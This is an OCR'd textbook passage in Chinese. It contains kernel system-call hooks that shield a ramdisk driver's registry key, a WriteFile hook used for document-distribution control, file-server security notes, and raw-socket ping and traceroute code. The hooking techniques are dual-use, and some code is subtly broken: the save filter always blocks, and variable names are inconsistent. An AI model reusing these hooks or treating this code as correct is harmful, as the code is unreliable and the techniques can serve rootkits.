extern PSRVTABLE KeServiceDescriptorTable;
BOOLEAN                      RegHooked = FALSE;
VOID HookRegistry( void )
{
    if( !RegHooked ) {
        // Hook
    RealRegDeleteKey = SYSCALL( ZwDeleteKey );
        SYSCALL( ZwDeleteKey ) = (PVOID) HookRegDeleteKey;
        RealRegSetValueKey = SYSCALL( ZwSetValueKey );
```

```
            SYSCALL( ZwSetValueKey ) = (PVOID) HookRegSetValueKey;
            RealRegDeleteValueKey = SYSCALL( ZwDeleteValueKey );
            SYSCALL( ZwDeleteValueKey ) = (PVOID) HookRegDeleteValueKey;
            RegHooked = TRUE;
        }
    }
```

在需要 HOOK 的时候调用此函数即可达到效果。

下面是反注册，需要停止对指定键的控制时可以调用此函数。

```
    VOID UnhookRegistry( )
    {
        if( RegHooked ) {
            //
            // Unhook
            //
            SYSCALL( ZwDeleteKey ) = (PVOID) RealRegDeleteKey;
            SYSCALL( ZwSetValueKey ) = (PVOID) RealRegSetValueKey;
            SYSCALL( ZwDeleteValueKey ) = (PVOID) RealRegDeleteValueKey;
            RegHooked = FALSE;
        }
    }
```

本例子中保护的指定键为虚拟磁盘驱动的注册表键。各个功能函数的实现如下。

1. 控制删除某键下的值

```
    NTSTATUS HookRegDeleteValueKey( IN HANDLE Handle, PUNICODE_STRING Name )
    {
    PVOID                   pKey;
    PUNICODE_STRING         pUniName;
    UNICODE_STRING          ustrReg;
    ULONG nRet;
    ObReferenceObjectByHandle(Handle, 0, 0, KernelMode, &pKey, NULL);
    pUniName = ExAllocatePool(NonPagedPool, 1024);
    ObQueryNameString(pKey, pUniName, 1024, &nRet);

    RtlInitUnicodeString(&ustrReg,
L"\\REGISTRY\\MACHINE\\SYSTEM\\Controlset001\\Services\\RRamdisk");
        DbgPrint("%S\n",pUniName->Buffer);
    if (RtlCompareUnicodeString(pUniName, &ustrReg, TRUE) == 0)
    {
        ExFreePool(pUniName);
        ObDereferenceObject(pKey);

        return STATUS_ACCESS_DENIED;
```

```
}

return (*RealRegDeleteValueKey )(Handle, Name );
}
```

2. 控制修改注册表项

```
NTSTATUS HookRegSetValueKey( IN HANDLE KeyHandle, IN PUNICODE_STRING
ValueName,IN ULONG TitleIndex, IN ULONG Type, IN PVOID Data, IN ULONG DataSize )
{
PVOID                   pKey;
PUNICODE_STRING     pUniName;
UNICODE_STRING      ustrReg;
ULONG nRet;
ObReferenceObjectByHandle(KeyHandle, 0, 0, KernelMode, &pKey, NULL);
pUniName = ExAllocatePool(NonPagedPool, 1024);
ObQueryNameString(pKey, pUniName, 1024, &nRet);

RtlInitUnicodeString(&ustrReg,
L"\\REGISTRY\\MACHINE\\SYSTEM\\Controlset001\\Services\\RRamdisk");

if (RtlCompareUnicodeString(pUniName, &ustrReg, TRUE) == 0)
{
    ExFreePool(pUniName);
    ObDereferenceObject(pKey);

    return STATUS_ACCESS_DENIED;
}
return (*RealRegSetValueKey)(KeyHandle,ValueName,TitleIndex,Type,Data,DataSize);
}
```

3. 控制删除某键

```
NTSTATUS HookRegDeleteKey( IN HANDLE Handle )
{
PVOID                   pKey;
PUNICODE_STRING     pUniName;
UNICODE_STRING      ustrReg;
ULONG nRet;
ObReferenceObjectByHandle(Handle, 0, 0, KernelMode, &pKey, NULL);
pUniName = ExAllocatePool(NonPagedPool, 1024);
ObQueryNameString(pKey, pUniName, 1024, &nRet);
RtlInitUnicodeString(&ustrReg,
L"\\REGISTRY\\MACHINE\\SYSTEM\\Controlset001\\Services\\RRamdisk");
if (RtlCompareUnicodeString(pUniName, &ustrReg, TRUE) == 0)
{
```

```
            ExFreePool(pUniName);
            ObDereferenceObject(pKey);
            return STATUS_ACCESS_DENIED;
        }
          return (*RealRegDeleteKey)(Handle);
        }
```

以上为主要的功能函数，通过这些函数可以拦截对指定路径注册表的操作。

5.3.6 外发文件管理

外发文件管理主要是防止相关业务单位对文档的泄密。比如，某公司的一个艺术创意画，用户买下之前肯定要先看。还需要让用户看几次并做一些修改。如果发给用户，用户可能直接留下不肯付费了。外发文件的管理就是要达到将某些文档发给用户后能控制用户看几次，或看到哪一天几点几分为止，或只能允许用户在指定的机器上看，能禁止用户拷贝、录像和另存。

外发文件保护的一种方式是将文档(非声像文件)转换为光栅格式，然后加密后和一个浏览程序捆绑在一起，发给用户。外发的限制条件也写在浏览程序中。这样的好处是不需要在用户的机器中安装专门的浏览工具，控制起来比较简单。不足之处是，转换为光栅数据需要虚拟打印机的支持。转换为光栅后，会破坏原来文件的属性，文件质量可能会变差。

另一种方式是不改变文件格式，如 Word，附加保护条件，压缩加密后发给用户。用户端必须安装特定的浏览软件。浏览软件解密并根据附加的保护条件决定是否打开文件。文件打开后处于文件过滤驱动的监控下，禁止用户另存；处于 API 钩子的监控下，禁止用户编辑、保存和录像。

这里仅列举一个主要技术：禁止用户用录像软件录像。录像软件一般生成 exe 文件，有的生成 exw 文件。比较好的办法是 HOOK 函数 WriteFile，在程序中有写操作发生时，取当前写的文件名，如果扩展名为 exe 或 exw，则禁止。

```
        DETOUR_TRAMPOLINE(BOOL WINAPI Real_WriteFile( HANDLE hFile, LPCVOID
lpBuffer,DWORD nNumberOfBytesToWrite,LPDWORD
        lpNumberOfBytesWritten,LPOVERLAPPED lpOverlapped),WriteFile);;
        BOOL WINAPI Mine_WriteFile( __in    HANDLE hFile,__in LPCVOID lpBuffer,
          __in          DWORD nNumberOfBytesToWrite,
          __out_opt     LPDWORD lpNumberOfBytesWritten,
          __inout_opt   LPOVERLAPPED lpOverlapped)
        {

            wchar_t pname[260]={0};
        /*如果要控制格式文件的保存，下面是首数据
         static BYTE docx[8]={0x50,0x4b,0x03,0x04,0x14,0x00,0x06,0x00};//excel2007 也是
         static BYTE docs[8]={0xd0,0xcf,0x11,0xe0,0xa1,0xb1,0x1a,0xe1};
         static BYTE pptx[8]={0x50,0x4b,0x03,0x04,0x14,0x00,0x06,0xe0};
         static BYTE ppt [8]={0xd0,0xcf,0x11,0xe0,0xa1,0xb1,0x1a,0xe1};//excel2003 也是它
```

```
    static BYTE acce[8]={0x00,0x01,0x00,0x00,0x53,0x74,0x61,0x6e};
     */
   GetModuleFileNameW(NULL,pname,260);
    _wcsupr_s(pname);   //不放过下面这些如 QQ，QQ 会崩溃
    if((wcsstr(pname,L"\\QQ.EXE")>0) ||
       (wcsstr(pname,L"\\DEVENV.EXE")>0) ||
       (wcsstr(pname,L"\\CL.EXE")>0) ||
       (wcsstr(pname,L"\\IEXPLORE.EXE")>0) ||
     (wcsstr(pname,L"\\EXPLORER.EXE")>0) )
   return Real_WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,lpNumberOfBytesWritten,
   lpOverlapped);
    OutputDebugStringW(pname);
    if(!GetFileNameFromHandle(hFile, pname, 260)){
     OutputDebugStringW(L"error");
    return Real_WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,lpNumberOfBytesWritten,
   lpOverlapped);
     }
     _wcsupr_s(pname);
     OutputDebugStringW(pname);
     int len=wcslen(pname);
     if(len<5)Real_WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,lpNumberOfBytesWritten,
     lpOverlapped);
     wchar_t* pd=(wchar_t*)(&pname[len-5]);
    static   PWCHAR   hadExp[]={   L".DOC",   L".DOCX",L".DOCM",L"DOTM",   L".HTM",
L".HTML",L".WPS",   L".WTF",   L".XML",   L".RTF",   L".MHT",   L".MHTL",   L".DOT",L".PPT",
L".PPTX",L".PPTM",L"POTX",  L".EMF",  L".MHT",  L".MHTL",L".WMF",  L".BMP",  L"TIF",   L".PNG",
L".JPG",   L".GIF",    L".PPA",L".PPAM",L".PPS", L".PPSM",L".PPSX",L".THMX"
   ,L".POT", L".POTM",L".XLSX",L".XLSM",L".XLSB",L".XLS",   L".MHT",L"MHTML",
   L".HTML",L".XLTX",L".XLTM",L".XLT",     L".CSV",     L".PRN",     L".DIF",     L".SLK",
L".XLAM",L".XLA", L".PDF",   L".TXT",L".DIB", L".JPEG",L".JPE", L".JFIF",L".TIFF",
   L".EXE", L".EXW", L".WMV", L".AVI"};   //浏览外发文件期间禁止这些文件保存
    BOOL re=TRUE;
    for(int i=0; i<61; i++){
         if(wcsstr(pd,hadExp[i])>0){ re=TRUE; break; }
    }
    if(re==TRUE) return FALSE;
    BOOL    rev = Real_WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,
   lpNumberOfBytesWritten,lpOverlappe d);
    return rev;
   }
```

上面的关键代码是根据文件句柄获取被写入文件的全路径函数 GetFileNameFrom-Handle。

```
   #define BUFSIZE 512
   BOOL   __stdcall   GetFileNameFromHandle(HANDLE   hFile,   LPWSTR   lpFileName,   DWORD
dwSize)
```

```
{
  BOOL bSuccess  =  FALSE;
  WCHAR pszFilename[MAX_PATH + 1 ];
  HANDLE hFileMap;
  DWORD dwFileSizeHi  =   0 ;
  DWORD dwFileSizeLo  =  ::GetFileSize(hFile,  & dwFileSizeHi);
   if ( dwFileSizeLo  ==   0   &&  dwFileSizeHi  ==  0 )return  bSuccess;
  hFileMap  =  ::CreateFileMappingW(hFile, NULL,PAGE_READONLY,
                                    0 , 1 ,NULL);
   if  (hFileMap)
  {
   void *  pMem  =  ::MapViewOfFile(hFileMap, FILE_MAP_READ, 0 , 0 , 1 );
     if  (pMem)
    {
         if  (::GetMappedFileNameW(GetCurrentProcess(),
                                  pMem, szFilename,MAX_PATH))
      {
         WCHAR szTemp[BUFSIZE];
         szTemp[ 0 ]  =  L'\0';
          if  (::GetLogicalDriveStringsW(BUFSIZE - 1 , szTemp))
         {
           WCHAR szName[MAX_PATH];
        WCHAR szDrive[ 3 ]  = L":" ;
           BOOL bFound  =  FALSE;
           WCHAR *  p  =  szTemp;
            do
           {
              * szDrive  =   * p;
              if  (::QueryDosDeviceW(szDrive, szName, BUFSIZE))
             {
               UINT uNameLen  =  lstrlenW(szName);
                if  (uNameLen  <  MAX_PATH)
               {
                   bFound  =  ::_wcsnicmp(pszFilename, szName,
                     uNameLen)  ==   0 ;
                  if  (bFound)
                 {
    WCHAR szTempFile[MAX_PATH];
   ::wsprintfW(szTempFile, L"%s%s", szDrive,pszFilename + uNameLen);
    ::lstrcpynW(pszFilename, szTempFile, MAX_PATH);
                 }
               }        }
              while  ( * p ++ );
           }  while  ( ! bFound  &&   * p);
```

```
            }     }
            ::UnmapViewOfFile(pMem);
        }
        ::CloseHandle(hFileMap);
    }
    if (lpFileName)
    {
        ::lstrcpynW(lpFileName,pszFilename,dwSize);
        bSuccess  =  TRUE;
    }
    return (bSuccess);
}
```

下面以一款外发文件管理产品为例，描述一下其主要用途。如图 5-8 所示的是由文件发送者控制的外发文件生成端。如图 5-9 所示的是安装在用户端上的浏览端。




图 5-8　外发生成端




图 5-9　浏览端

5.4　非结构化数据管理与文件服务器端的安全

文件服务器端除了要防止黑客，还要防止内部人员的恶意操作。防止外部侵入已经有很多成熟软硬件。这里仅描述非结构化数据管理和防止内部恶意操作的一些措施。

1. 非结构化数据管理

相对于结构化数据(即行数据，存储在数据库里，可以用二维表结构来逻辑表达实现的数据)而言，不方便用数据库二维逻辑表来表现的数据即称为非结构化数据，包括所有格式的办公文档、文本、图片、XML、HTML、各类报表、图像和音频/视频信息等。非结构化数据库是指其字段长度可变，并且每个字段的记录又可以由可重复或不可重复的子字段构成的数据库，用它不仅可以处理结构化数据(如数字、符号等信息)，而且更适合处理非结构化数据(全文文本、图像、声音、影视、超媒体等信息)。

非结构化 Web 数据库主要是针对非结构化数据而产生的，与以往流行的关系数据库相比，其最大区别在于它突破了关系数据库结构定义不易改变和数据定长的限制，支持重复字段、子字段以及变长字段并实现了对变长数据和重复字段进行处理和数据项的变长存储管理，在处理连续信息(包括全文信息)和非结构化信息(包括各种多媒体信息)中有着传统关系型数据库所无法比拟的优势。

2. TRIP 系统概述

TRIP 是专为处理非规范数据研发的软件系统，源出于瑞典皇家工学院 1972 年开发的图书情报检索专用软件 3RIP。1985 年瑞典 Paralog 公司在 3RIP 基础上开发成为 TRIP 后，在图书情报界外的企业、公共机关中间找到了更多的用户。应用最多的领域是化学、化工公司，医药公司，政法部门，议会，海关，报业，交通，电信，广播，保险等。

上世纪 80 年代中期，中国科技信息研究所在建设“国家科技情报检索系统中心”时，与瑞典进行技术合作，修改内核程序，于 1987 年推出了中英文兼容的 TRIP 系统，并在 1988 年底率先实现了世界上大型中文文献全文检索服务。此后 TRIP 为全国科技情报界和新华社、经济日报等单位采用。1997 年中信所又给 TRIP 增加了中文自动分词倒排功能，可自动切取最长至 10 个汉字的中文单字词、多字词或交叉歧义词为倒排单元，明显提高了高频多字词的检索速度及查准率。

随着计算机应用和互联网的普及，TRIP 系统所擅长于处理的领域终于越来越广。TRIP 系统商在原有的全文检索系统基础上，研发了一系列新产品，在文档管理、内容管理、知识管理以及媒体管理领域内，提供了解决商务需求的非常先进的检索应用技术。

TRIP 的成功在其独特的文件管理技术，TRIP 软件由作为发动机的内核(TRIPbase)和各种用户接口组成，具有良好的开放性，易于和其他应用系统和用户预制软件合成。

TRIP 最成功之处在于其装备了一个采用倒排文件(Inverted file)索引技术的引擎(Engine)，它把每个检索词通过散列函数(hash)生成一个唯一码存在数据库中。

TRIP 的每个数据库由 3 个独立的文件(file)组成：一是存放原始数据的主文件，二是存放主文件中那些要被快速检索的数据的倒排(inverted)文件，三是存放各种截断信息的倒排文件。这 3 个文件合在一起形成 TRIP 的一个应用数据库，它们独立于计算机的操作系统，这 3 个文件可以在不同的操作系统下运行。

TRIP 数据库是由记录组成的，记录又由字段组成。一个记录中的字段数量不限。TRIP 的记录字段，按数据类型分有 7 种。它们是文本、词组、整数、实数、日期、时间和字符串。图像、图表及其他二进制数据放到字符串(string)字段。文本类型字段可进一步分成带序号的段、句和词，检索时可在指定的段、句、词中查找。词组、整数、实数、日期、时间等数据类型可再分成带序号的子字段，即所谓允许重复。比如，作者名选用词组类型时，这一个作者字段允许放任意多个名字，每个名字占用一个子字段。在 TRIP 中，一个库中的记录数是没上限的；每个记录的长度是不限的；每记录的段数、字段数、段落、句子数和词的个数也没有上限；文本字段的段落、句子、词的长度也不受限；除字符串字段外，其余字段的内容均可做倒排，即可被快速查找。加上字符串字段能存放二进制数据，TRIP 是一个真正的多媒体全文数据库系统。

3. 文件服务器的安全

这里以紫光慧图的 U-DMS 为例来说明如何保护文件服务器上文件的安全。U-DMS 采取了以下措施：

(1) 多级权限控制，防止资料泄密。

由于设计作品、专利等文档的重要性，U-DMS 文档管理系统已为设计院设置了一套完善的权限控制体系，防止文档资料泄密。可针对系统、每个模块、每个文件夹、每个文档进行单独的授权，包括多用户角色、多级的查看控制。

(2) 配置审计机制，追踪文档操作历史记录。

系统用户对文档的所有操作都会自动记录在文档的操作历史中，包括文档的修改、权限分配、移动、复制、下载、打印、上传新版本、删除、还原等所有操作都会记录在系统中。管理者可通过操作历史，查询所有用户在各时间段内的所有操作。

(3) 误删还原，自动备份。

对于设计研究院这样的知识性企业，文档管理系统的可靠性非常重要。如果因为故障，导致无法访问文档或者文档丢失，将是致命的损失。U-DMS 文档为解决此问题，实现了以下功能：

- 采用 RAID 双硬盘镜像存储阵列，避免硬盘故障导致的数据丢失；
- 采用网络磁盘每天自动备份，可恢复到历史备份数据；
- 所有删除数据进入回收站，可避免误操作导致的数据丢失；
- 不被软件绑定，即便脱离 U-DMS 文档管理系统，仍然可以直接通过文件系统访问这些文档。

(4) 文件加密

数据存储过程中，经过硬件加密设备安全处理后，存储在服务器上的数据信息为密文

形式，而密钥存储在加密设备内，和密文分开存储，而且每个文件对应一个密钥。通过U-DMS 系统访问时，系统自动解密，直接从服务器端无法查看密文形式的数据信息。

5.5　小结

本章重点介绍了键盘输入的安全，文件外发控制、安装软件后如何禁止用户卸载安全软件的一些措施。另外还介绍了透明加密的一些基本知识，引入了非结构化数据管理和管理数据库 TRIP。

5.6　习题

1. 假设要设置某个文件目录的文件为只读，而且不能被删除，应如何实现？

2. 结合本章知识和 ASP 知识，建立一个网页，只有当两个用户同时登录时，才能对文件服务器上的文件进行删除操作。

4. 文件外发控制如何绑定一台计算机？如何绑定一个 USB 盘？

5. 文件外发如何进行时间控制？注意：本机时间是可以改变的，还可以在启动时通过BIOS 中修改。

6. 了解一下 TRIP，对比 SQL Server，简述各自的优势和用途。

第6章　网络安全应用实现

本章介绍如何对数据加密，主要内容如下：

- 最常用的网络命令的实现；
- 举例说明网络攻击是怎么实现的；
- 防火墙的简单实现；
- OpenSSL 的利用。

6.1　常用网络命令的实现

常用的网络命令有 IpConfig(取 IP 地址)、Ping(验证远程计算机的连接状况)、Tracert(路由跟踪)、Netstat(显示协议统计和当前的 TCP/IP 网络连接)、Net 命令(管理网络环境、服务、用户、登录等本地信息)、Telnet 实现远程登录、Arp 显示和修改“地址解析协议”。Ftp 将文件传送到正在运行 Ftp 服务的远程计算机，或从正在运行 Ftp 服务的远程计算机下载文件。Tftp 将文件传输到正在运行 Tftp 服务的远程计算机，或从正在运行 Tftp 服务的远程计算机接收文件。

1. 实现 Ping

Ping 利用 ICMP 协议，向目的计算机发送自我构造的 ICMP 数据报实现。ICMP 是 Internet Control Message Protocol(Internet 控制消息协议)的缩写。它是 TCP/IP 协议族的一个子协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。

在网络中经常会使用到 ICMP 协议。比如经常使用的用于检查网络通不通的 Ping 命令，这个“Ping”的过程实际上就是 ICMP 协议工作的过程。还有其他的网络命令如跟踪路由的 Tracert 命令也是基于 ICMP 协议的。

代码实现过程为：

(1) 建立原始套接字。只有原始状态套接字才可以自我设置报头。

(2) 发送自我构造数据报头的数据报。实际上 Ping 是向目标发送一个要求回显(Typ = 8)的 ICMP 数据报，当主机得到请求后，再返回一个回显(Type = 0)数据报。

(3) 接收并分析返回的数据报。

代码如下：

```
#include "stdafx.h"
```

```
#include "zssPing.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
#include    <stdio.h>
#include    <string.h>
#include    <winsock2.h>
#pragma  comment(  lib,   "ws2_32")
typedef struct ip_hdr //定义 IP 首部
{
unsigned   char   h_verlen;           //4 位首部长度,4 位 IP 版本号
unsigned   char   tos;                //8 位服务类型 TOS
unsigned   short   total_len;         //16 位总长度(字节)
unsigned   short   ident;             //16 位标识
unsigned   short   frag_and_flags;    //3 位标志位
unsigned   char   ttl;                //8 位生存时间  TTL
unsigned   char   proto;              //8 位协议 (TCP, UDP  或其他)
unsigned   short   checksum;          //16 位 IP 首部校验和
unsigned   int   sourceIP;            //32 位源 IP 地址
unsigned   int   destIP;              //32 位目的 IP 地址
}IP_HEADER;
typedef struct icmp_hdr
{
BYTE   i_type;                        // ICMP 报文类型
BYTE   i_code;                        // ICMP 代码
USHORT   i_cksum;                     //  校验和
USHORT   i_id;                        //  标志符
USHORT   i_seq;                       //  序号
ULONG   timestamp;                    //  时间戳
} ICMP_HEADER;

//CheckSum:计算校验和的子函数
USHORT checksum(USHORT *buffer, int size)
{
unsigned long   cksum=0;
while(size >1)
{
cksum+=*buffer++;
size -=sizeof(USHORT);
}
if(size ) //若 size 为奇数
{
```

```
cksum += *(UCHAR*)buffer;
}
cksum = (cksum >> 16) + (cksum & 0xffff);
cksum += (cksum >>16);
return (USHORT)(~cksum);
}
void useage()
{
printf("*******************************************\n");
printf("ICMPPing\n");
printf("Useage: ZssPing.exe Target_ip \n");
printf("********************************************\n");
}
//buf 为接收到的数据报，len 为报长度
void DecodeHeader(char* buf, int len)
{
ICMP_HEADER   *icmpHeader;
IP_HEADER   *ipHeader;
IN_ADDR   addr;
icmpHeader = (ICMP_HEADER*)(buf+20);
DWORD Time1;
Time1 = GetTickCount();     //开始时间
ipHeader = (IP_HEADER*)malloc(20);      //IP 头是 20 个字节长
memcpy(ipHeader, buf, 20);
addr.S_un.S_addr = ipHeader->sourceIP;
if (icmpHeader->i_type != 0)     //==0，则回答了，否则没有
{
printf("No replay!\n");
}
if (icmpHeader->i_id != (USHORT)GetCurrentProcessId())
{
printf("other socket!\n");
}
printf("Reply from %s: Bytes= %d ", inet_ntoa(addr),   len);   //返回报的 IP
printf("TTL = %d Time= %d ms.\n", ipHeader->ttl, Time1-icmpHeader->timestamp );
//时间段        }
CWinApp theApp;
using namespace std;
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
int nRetCode = 0;
// initialize MFC and print and error on failure
if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine(), 0))
{
```

```
        // TODO: change error code to suit your needs
        cerr << _T("Fatal Error: MFC initialization failed") << endl;
        nRetCode = 1;
    }
    else
    {
    ICMP_HEADER icmpHeader;
    int rect;
    WSADATA WSAData;
    SOCKET sock;
    SOCKADDR_IN addr_in,addr_from;
    char recvbuf[1024];

    useage();
    if (argc!=2)
    {   exit(0);   }

    if (WSAStartup(MAKEWORD(2,2), &WSAData) != 0 )
    { printf ("WSAStartup Error!\n");
    exit(0);
    }
    //SOCK_RAW 为设置原始套节字，那么用户可以自己设置发送 IP 数据报的头
    //IPPROTO_ICMP 表示 ICMP 数据报
    sock= socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
    int nTimeOut = 2000; //超时毫秒
    //设置发送超时和接收超时
    setsockopt(sock, SOL_SOCKET, SO_SNDTIMEO, (char*)&nTimeOut,
    sizeof(nTimeOut));
    setsockopt(sock, SOL_SOCKET, SO_RCVTIMEO, (char*)&nTimeOut,
    sizeof(nTimeOut));
    memset(&addr_in, 0, sizeof(addr_in));
    addr_in.sin_family = AF_INET; //为网络地址类型,一般为 AF_INET
    addr_in.sin_addr.S_un.S_addr = inet_addr(argv[1]); //IP
    //对发送 ICMP 数据报不需要设定端口
    //判断是域名还是 ip 地址。若为域名 inet_addr(argv[1])返回值为  FFFFFFFF
    if (addr_in.sin_addr.S_un.S_addr == INADDR_NONE) //若为 255.255.255.255
    { //INADDR_NONE 是 32 位均为 1 的值(即 255.255.255.255,它是 Internet 的广播地址)
      struct hostent *host = NULL; //hostent 为标识一个主机与 IP 的列表
      if ((host = gethostbyname(argv[1])) != NULL){ //获取 argv[1]的主机与 IP 列表
    //若有多个网卡，可能有多个 IP
         memcpy(&(addr_in.sin_addr), host->h_addr, host->h_length); //host->h_addr 为域名
       CString in;
       in.Format("%X",(DWORD)host->h_addr);
       AfxMessageBox(in);
```

```
//      AfxMessageBox(host->h_addr);
    }
}
//设置数据报头
memset(&icmpHeader, 0, sizeof(icmpHeader));
icmpHeader.i_type = 8;            //要求回显，即 ICMP_ECHO
icmpHeader.i_code = 0;
icmpHeader.i_cksum = 0;
icmpHeader.i_id = (USHORT)GetCurrentProcessId();
icmpHeader.i_seq = 0;
icmpHeader.timestamp = GetTickCount();
icmpHeader.i_cksum = checksum((USHORT*)&icmpHeader, sizeof(icmpHeader));
//发送一个 icmpHeader
rect = sendto(sock, (char*)&icmpHeader, sizeof(icmpHeader), 0, (sockaddr*)&addr_in,
sizeof(addr_in));
int addr_from_len;
addr_from_len = sizeof(addr_from);
//接收的数据报为 IP 头+ICMP 头
rect = recvfrom(sock, recvbuf, sizeof(recvbuf), 0, (sockaddr*)&addr_from, &addr_from_len);
//rect 为接收的字节数
DecodeHeader(recvbuf, rect);
closesocket(sock);
WSACleanup();
}
return nRetCode;
}
```

2. 取本机 IP 地址

获取本机 IP 地址可以使用套接字函数实现，代码如下：

```
#include "winsock2.h"
#pragma comment (lib , "ws2_32.lib")     //必须
void CGetMyIPDlg::OnGetIP()
{
WORD wVersionRequested;
WSADATA   wsaData;
char name[255];//定义用于存放获得的主机名的变量
PHOSTENT hostinfo;
wVersionRequested = MAKEWORD( 2, 0 );
//调用 ws2_32.dll
WSAStartup( wVersionRequested, &wsaData );
//获取本地机器的名字到 name
gethostname ( name, sizeof(name));
//根据机器名字获取机器信息结构 hostinfo
hostinfo = gethostbyname(name);
```

```
//获取本地 IP。h_addr_list 为 IP 列表，当有多个网卡时有多个 IP
m_ip=inet_ntoa (*(struct in_addr *)*hostinfo->h_addr_list);
UpdateData(FALSE);
}
```

3. 路由跟踪实现

路由跟踪的作用是测试数据报到达目的机器经过的路由器。利用 ICMP 协议，向目的计算机发送多个自我构造的 ICMP 数据报，而且每个数据报含有不同 TTL(Time To Live)值，然后分析返回的数据报而实现。

ICMP 结构中字段 type 有以下几种类型：

- 0 = 正常的应答包
- 3 = 目的主机不可到达
- 8 = 回答请求
- 11 = TTL 过期(数据报超时)
- 17 = 地址掩码请求
- 18 = 地址掩码应答

沿着整个路由路径，每个所经的路由器(可能是一台主机，也可能是一台专门的路由器)将其收到的数据包中的 TTL 值减一后才转发到下一路由器，所以实际上 TTL 可以被看作是一个所经路由站点的计数器。当该 TTL 值为 0 时，通常路由器就会送回一个 ICMP 过期消息给程序(该 ICMP 应答包的类型 = 11)。

路由跟踪原理如下：首先它发送一个 TTL 值为 1 的数据包，然后在后续的传送过程中逐次给要发送的数据包的 TTL 值加 1，直到最终收到一个类型为 0 的 ICMP 应答包，或达到了用户设定的最大路由数限制。通过检查传输过程中中继路由器送回的 ICMP 过期消息程序就可确定一个路由表。请注意有些路由器会自动删除 TTL 值为 0 的数据包，因此这些路由器是无法被跟踪的(在输出窗口看到一行类似“目标主机无响应”的消息)。输出结果中所显示的主机名是通过使用默认 DNS 服务器解析出来的。主要代码如下：

```
#include "ws2tcpip.h"     //IP_TTL 的定义在该文件
#include "winsock2.h"
#pragma comment (lib , "ws2_32.lib")
BOOL CICMP::SendICMPPack(sockaddr_in *pAddr)
{
//填充 ICMP 数据各项
int   state;
char *p_data;
m_pIcmp->type = ICMP_ECHO;    //=8，要求回显。m_pIcmp 为 ICMP 结构
m_pIcmp->code = 0;
m_pIcmp->ID = (USHORT)GetCurrentProcessId();
